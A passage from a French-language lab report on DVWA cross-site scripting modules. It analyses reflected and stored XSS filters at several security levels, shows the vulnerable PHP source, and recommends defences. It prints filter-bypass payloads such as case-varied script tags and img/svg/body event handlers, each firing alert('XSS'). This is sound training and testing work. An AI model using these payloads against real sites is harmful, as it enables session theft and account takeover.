


Medium Security

1. Analyse du code source

Le filtre appliqué dans ce niveau repose sur la fonction PHP `str_replace` :





Cette protection est inefficace pour deux raisons principales :

- **Sensibilité à la casse** : La fonction `str_replace` cherche la chaîne exacte `<script>` en minuscules.
- **Non-récursivité** : Le nettoyage n'est effectué qu'une seule fois sur la chaîne transmise.

2. Méthodes de contournement (Bypasses)


A. Variation de la casse (Case Sensitivity)

Le filtre ne ciblant que les minuscules, il suffit d'insérer des majuscules dans la balise :

- **Payload** : `<scripT>alert('XSS')</script>`





- **Mécanisme** : La chaîne `<scripT>` ne correspond pas à `<script>`, le filtre la laisse passer intacte et le navigateur exécute le code.



B. Utilisation d'autres balises et événements HTML

Le filtre ne cherchant que la balise `<script>`, les autres balises HTML supportant des événements JavaScript restent fonctionnelles :


- **Payload :** `</select><body onload=alert('XSS')>`



High Security

1. Analyse du code source

Le code PHP de ce niveau tente de bloquer les attaques XSS en utilisant une expression régulière (preg_replace) :



Fonctionnement du filtre :


- **Regex gourmande (/i) :** L'expression recherche le caractère <, suivi de n'importe quel ensemble de caractères séparant dans l'ordre les lettres **s**, **c**, **r**, **i**, **p**, **t**, de manière insensible à la casse (/i).
- **Pourquoi les contournements précédents échouent :**
 - **Changement de casse (<script>) :** Le drapeau /i le détecte et le supprime.
 - **Imbrication (<scr<script>ipt>) :** Grâce aux quantificateurs gourmands (*), l'expression englobe tout depuis le premier < jusqu'à la fin de la séquence script, supprimant l'intégralité de la chaîne imbriquée.

2. Analyse des tentatives présentées

- L'injection de <script>alert('XSS')</script> ou <script>alert('XSS')</script> est filtrée par le filtre preg_replace, qui supprime la balise d'ouverture et laisse uniquement le caractère > résiduel à l'affichage (Hello >).



- L'attaque réussit grâce à l'injection de la balise `<body onload=alert('XSS')>`. Le filtre ne cherchant que le terme script après un crochet ouvrant, les autres balises HTML supportant des événements JavaScript ne sont pas interceptées.



3. Payloads de contournement (Bypasses)

Puisque le filtre est ciblé exclusivement sur la balise `<script>`, il est possible d'exécuter du JavaScript en utilisant d'autres balises HTML et leurs gestionnaires d'événements :

A. Événement sur la balise `<body>`

`<body onload=alert('XSS')>`

B. Événement d'erreur sur une image (`<img>`)


`<img src=x onerror=alert('XSS')>`

C. Vecteur SVG (<svg>)

<svg onload=alert('XSS')>

Impossible Security

Le niveau « Impossible » neutralise complètement la vulnérabilité XSS grâce à l'utilisation de la fonction *htmlspecialchars()*, qui encode les caractères spéciaux HTML (tels que < et >) en entités inoffensives empêchant toute exécution de code JavaScript dans le navigateur, tout en renforçant la sécurité globale grâce à la vérification d'un jeton anti-CSRF (checkToken) pour chaque requête.



```
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

3.11.3. Impact Techniques

L'exploitation d'une vulnérabilité XSS Réflète permet à un attaquant d'exécuter du code JavaScript arbitraire dans le contexte de sécurité du navigateur de la victime. Les impacts techniques principaux incluent :

- **Vol de session (Session Hijacking)** : Extraction des cookies non protégés (document.cookie) ou des jetons stockés dans le localStorage / sessionStorage, permettant l'usurpation de la session active sans connaître le mot de passe.

- **Usurpation d'actions (Account Takeover)** : Envoi de requêtes HTTP malveillantes au nom de la victime (modification du mot de passe, changement d'adresse e-mail, exécution de transactions).
- **Manipulation du DOM et Hameçonnage (DOM-based Phishing)** : Altération dynamique de la page HTML pour injecter de faux formulaires de connexion et capturer les identifiants de l'utilisateur à son insu.
- **Enregistrement de frappes (Keylogging)** : Interception des saisies au clavier sur la page courante via des écouteurs d'événements JavaScript.
- **Redirections malveillantes** : Redirection forcée de la victime vers des sites externes malveillants hébergeant des malwares (*drive-by download*).

3.11.4. Recommandations et Remédiations

La sécurisation d'une application web contre le XSS Reflète repose sur une approche de défense en profondeur (Defense in Depth) :

1. Encodage contextuel des sorties (Output Encoding) — Mesure principale

Avant d'injecter toute donnée utilisateur dans le code de la page, il faut systématiquement la neutraliser selon son contexte d'affichage (HTML Body, attribut, contexte JavaScript, URL). En PHP, utiliser `htmlspecialchars()` avec les drapeaux recommandés.

2. Protections au niveau de la session (HttpOnly & Secure)

Bloquer l'accès aux cookies de session depuis les scripts exécutés côté client en configurant le drapeau `HttpOnly`. Même en cas d'injection XSS réussie, le vol de session est ainsi neutralisé .

3. Déploiement d'une Politique de Sécurité du Contenu (CSP)

Implémenter l'en-tête HTTP Content-Security-Policy pour restreindre l'exécution des scripts inline et limiter les sources autorisées de chargement de code.

4. Validation des entrées par liste blanche (Input Validation)

Restreindre la nature des entrées acceptées par le serveur (type, longueur, format attendu). Rejeter ou assainir toute donnée non conforme avant traitement.

3.12. Module : Stored XSS

3.12.1. Description de la vulnérabilité


Le **XSS Stocké** (ou *Persistent XSS*) est une variante de la vulnérabilité Cross-Site Scripting dans laquelle le code malveillant injecté par l'attaquant est enregistré de manière permanente sur le serveur cible (dans une base de données, un champ de profil, un livre d'or, un forum de discussion ou des journaux d'événements).

Contrairement au XSS Reflète, l'exécution du script ne dépend pas d'un lien piégé cliqué par une victime spécifique. Le vecteur d'attaque suit un cycle en deux temps :

1. **Injection et stockage** : L'attaquant soumet un champ de saisie (ex: un commentaire ou un nom d'utilisateur) contenant du code JavaScript. Faute de validation ou d'assainissement côté serveur, ce code est enregistré tel quel en base de données.
2. **Exécution automatique** : Chaque fois qu'un utilisateur (simple visiteur ou administrateur) consulte la page affichant la donnée stockée, le serveur extrait le script malveillant et l'inclut dans la réponse HTML. Le navigateur de la victime interprète et exécute alors le script automatiquement dans son contexte de session.

En raison de sa nature persistante et de son spectre d'atteinte passif (tous les utilisateurs consultant la ressource deviennent des victimes potentielles), le XSS Stocké est considéré comme nettement plus critique et dangereux que le XSS Reflète.

3.12.2. Vecteur d'attaque et exploitation



The screenshot displays the 'Vulnerability: Stored Cross Site Scripting (XSS)' interface. On the left is a sidebar menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main area contains a form with 'Name *' (John) and 'Message *' (Hello) fields, and 'Sign Guestbook' and 'Clear Guestbook' buttons. Below the form, two boxes show stored comments: 'Name: test' with 'Message: This is a test comment.' and 'Name: John' with 'Message: Hello'.

Low Security

1. Analyse du code source (low.php)

Dans ce niveau, l'application cherche à se protéger contre les injections SQL, mais elle omet la protection contre le XSS :

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]))) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : addslashes($message);

    // Sanitize name input
    $name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]))) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : addslashes($name);

    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '


```

- **Atténuation SQLi vs XSS :** La fonction `mysqli_real_escape_string()` protège uniquement contre les injections SQL en échappant les caractères spéciaux de la base de données (comme les guillemets). **Elle n'empêche absolument pas l'interprétation du code HTML ou JavaScript.**
- **Absence de filtrage HTML :** Les variables `$message` et `$name` sont insérées directement en base de données sans aucun nettoyage d'entités HTML (absence de `htmlspecialchars()`).



2. Démonstration de l'exploitation et de la persistance

1. **Injection du payload :** Saisie du script dans le champ Message :

2. **Exécution immédiate** : Lors de la soumission du formulaire (Sign Guestbook), le serveur enregistre le commentaire en base de données et rafraîchit la page, provoquant l'exécution du script.



3. **Preuve de persistance** : Même lors de la soumission ultérieure d'un message légitime (ex: *Jean* avec le message *Hi!*), la boîte de dialogue XSS continue de s'afficher automatiquement. La charge utile étant stockée en base de données, elle est réexécutée à chaque chargement de la page par n'importe quel utilisateur.



Medium Security

1. Analyse du Code Source PHP

En examinant la fonction de nettoyage dans le code PHP :

